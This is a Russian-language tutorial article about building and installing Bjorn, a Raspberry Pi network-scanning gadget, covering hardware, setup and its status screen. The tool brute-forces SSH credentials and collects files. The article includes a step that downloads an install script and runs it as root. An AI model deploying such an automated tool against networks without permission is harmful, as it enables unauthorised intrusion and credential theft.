
Например, сам по себе Bjorn не умеет перехватывать хеши Wi-Fi-паролей, но он может автоматически исследовать Wi-Fi-сеть, к которой мы уже знаем пароль, что делает его хорошим дополнением к Pwnagotchi. Можно сказать, что Bjorn — это такая автономная система для автоматического исследования сетей, которая подойдет тем, кто любит проверять безопасность в новых местах, не заморачиваясь каждый раз с запуском одних и тех же скриптов. Залил прошивку, один раз прописал параметры доступа к новой точке Wi-Fi, а дальше просто смотри, что интересного мультяшный викинг сумел для тебя найти.

Однако прежде чем мы перейдем к изучению особенностей этого проекта, давай немного освежим в памяти матчасть.

ИЗУЧАЕМ МАТЧАСТЬ


Как и в случае с Pwnagotchi, в основе Bjorn лежит одноплатный компьютер семейства Raspberry Pi. Официально автор ориентирует сборку на «нулевые» модели: Raspberry Pi Zero W в 32-битной конфигурации, но, как показывают отзывы из юзерской тусовки, Zero 2 W в 64-битном варианте тоже работает (правда, с оговорками по совместимости дисплеев и прошивок).

Визуальная составляющая Bjorn — крошечный черно-белый e-paper-экран диагональю 2,13 дюйма. Проект проверен на модулях Waveshare (в документации и обсуждениях упоминаются версии V2/V4), и именно под такие дисплеи собирается фирменная прошивка и UI-логика. Для описанного в статье паначоги в свое время был куплен дисплей Waveshare V4, поэтому он вполне пригоден и для Bjorn, но, если ты хочешь поэкспериментировать с другими моделями, помни, что разные ревизии панелей могут потребовать своей прошивки или мелких правок в конфигурации (`config/shared_config.json` для выбора правильного `epd_type`) — поэтому, прежде чем покупать первый попавшийся экран, полезно пролистать вики и сабреддит проекта.



Дисплей маленький, но инфы на него влезает много

Питание у викинга может быть устроено по-разному: от компактного пауэрбанка до аккуратного модульного аккумулятора, который крепится прямо под платой Raspberry Pi и питает девайс без торчащих в разные стороны проводов. Для полноценной работы требуется карта памяти MicroSD не менее 32 Гбайт, желательно Class 10, — туда записывается образ с системой и всеми компонентами, которые и превращают Bjorn в уникальный инструмент пентестера.



Одноплатник, на котором собран Bjorn

Сборка девайса полностью аналогична сборке паначоги — этот процесс мы уже подробно описывали в предыдущей статье, поэтому лишний раз повторяться не будем. Плата монтируется на стойки, дисплей подключается через соответствующий разъем, питание закрепляется снизу. Кто-то печатает корпус на 3D-принтере, но и в «голом» виде устройство выглядит вполне аккуратно. Однако сам по себе одноплатник с экраном — это всего лишь одноплатник с экраном, в продвинутый инструмент хакера его превращает софт.

УСТАНАВЛИВАЕМ СОФТ

Чтобы твой одноплатный викинг проснулся и ринулся в бой, нужно немного терпения, доступ к интернету и пара чашек кофе (или ячменного пива, если следовать средневеково-скандинавскому духу проекта). Для начала нам понадобится свежая Raspberry Pi OS (Bookworm) — именно «лайтовая» версия без графического интерфейса. Автор проекта настоятельно рекомендует 32-битную сборку для Raspberry Pi Zero W, хотя пользователи сообщают, что на Zero 2 W (64-bit) все работает, пусть и с нюансами. Главное — ядро 6.6, Debian 12 и правильное имя хоста. При установке системы с помощью Raspberry Pi Imager желательно указать в настройках **Set hostname** имя **bjorn**, но если ты забыл это сделать, то его можно поменять после прошивки карты запуском следующей команды на самой Raspberry Pi:

```
sudo hostnamectl set-hostname bjorn
```

Также в ходе прошивки имеет смысл указать в Raspberry Pi Imager SSID и пароль от своего Wi-Fi, иначе как малинка узнает, куда подключаться, чтобы потом можно было зайти в ее настройки?

Затем нужно создать пользователя с таким же именем. Bjorn не любит, когда его зовут иначе, — часть скриптов ссылается на этот логин.

Дальше — самое простое и самое долгое: автоматическая установка. В репозитории лежит готовый скрипт, который делает всю грязную работу — подтягивает зависимости, ставит пакеты, собирает нужные модули и разворачивает веб-интерфейс:

```
wget https://raw.githubusercontent.com/infinition/Bjorn/refs/heads/
main/install_bjorn.sh
sudo chmod +x install_bjorn.sh && sudo ./install_bjorn.sh
```

После запуска установщик предложит выбрать режим: пункт 1 — полностью автоматический. Можно, конечно, выбрать ручной и все собрать по частям, но, если ты не мазохист и не пишешь диссертацию по Ansible, автоматический вариант — твой лучший друг.

Установка занимает ощутимое время: Raspberry Pi Zero не чемпион по скорости, а Bjorn тянет за собой внушительный хвост из утилит, библиотек и Python-зависимостей. На экране в это время будет мелькать поток команд, из которого трудно понять, что именно происходит, но главное — не трогать устройство и не выдергивать питание. После завершения система попросит перезагрузиться.

Когда Bjorn проснется после первого ребута, он уже будет полностью готов к работе. Если устройство подключено по Wi-Fi, его IP можно найти стандартным сканером сети (Nmap, Angry IP Scanner, Fing — на твой вкус) или посмотреть в списке клиентов на роутере. А если сканировать сеть лень — автор предусмотрительно выложил отдельный проект под названием Bjorn Detector & SSH Launcher, который сам находит нужный IP и открывает сессию.

А можно просто написать в консоли

```
ssh bjorn@bjorn
```


и ввести пароль. Еще можно выполнить команду **`ping bjorn`** и узнать нужный IP, но это сработает, если ты не продолбал пункт с установкой **hostname** в Raspberry Pi Imager.

Дальше все просто: подключаешься к устройству по SSH, вводишь пароль, и перед тобой — рабочая консоль Bjorn. Сканер сети, к которой подключен Bjorn по Wi-Fi, запускается автоматически при включении устройства. Можно посмотреть, как на e-Paper-экране начинает меняться картинка: количество целей (targetnbr), портов (portnbr), уязвимостей (vulnnbr), появляются значки подключения и текущий статус Bjorn (например, NetworkScanner, SSHBruteforce, IDLE) и, конечно, сам мультяшный викинг.

Bjorn в деле

Веб-интерфейс тоже доступен — достаточно ввести IP-адрес устройства в браузере и порт 8000. А можно использовать и такой адрес:

```
http://bjorn:8000/
```



Bjorn Cyberviking - Config

Не защищено bjorn:8000/config.html

Окно в режиме инкогнито

○ manual_mode
● websrv
○ web_increment
● debug_mode
○ scan_vuln_running
○ retry_success_actions
● retry_failed_actions
● blacklistcheck

Settings

startup_delay: 10
web_delay: 2
screen_delay: 1
comment_delaymin: 15
comment_delaymax: 30
livestatus_delay: 8
image_display_delaymin: 2
image_display_delaymax: 8
scan_interval: 180
scan_vuln_interval: 900
failed_retry_delay: 600
success_retry_delay: 900

Веб-интерфейс

Если на каком-то этапе что-то пошло не так (а Raspberry Pi любит сюрпризы), документация предлагает подробный раздел Troubleshooting. Там описаны типичные ошибки — от несовпадения архитектуры ядра до неправильно подключенного дисплея.

ИНТЕРФЕЙСЫ

Экран с диагональю 2,13 дюйма физически не сможет вместить значительный объем информации, поэтому здесь отображается только самое необходимое, а для остального есть веб-интерфейс. Среди необходимого — забавная рожица самого викинга Bjorn, которая меняется в зависимости от того, чем устройство занято в текущий момент, и короткие текстовые статусы.

Сверху выводится краткая телеметрия:

- количество видимых хостов в сети;
- общее количество открытых портов на этих хостах;
- количество найденных уязвимостей (CVE);
- количество учетных данных, которые удалось подобрать;
- количество «зомбированных» хостов (эта функция еще находится в разработке на момент написания статьи);
- число украденных файлов.

Вот что мы видим на экране

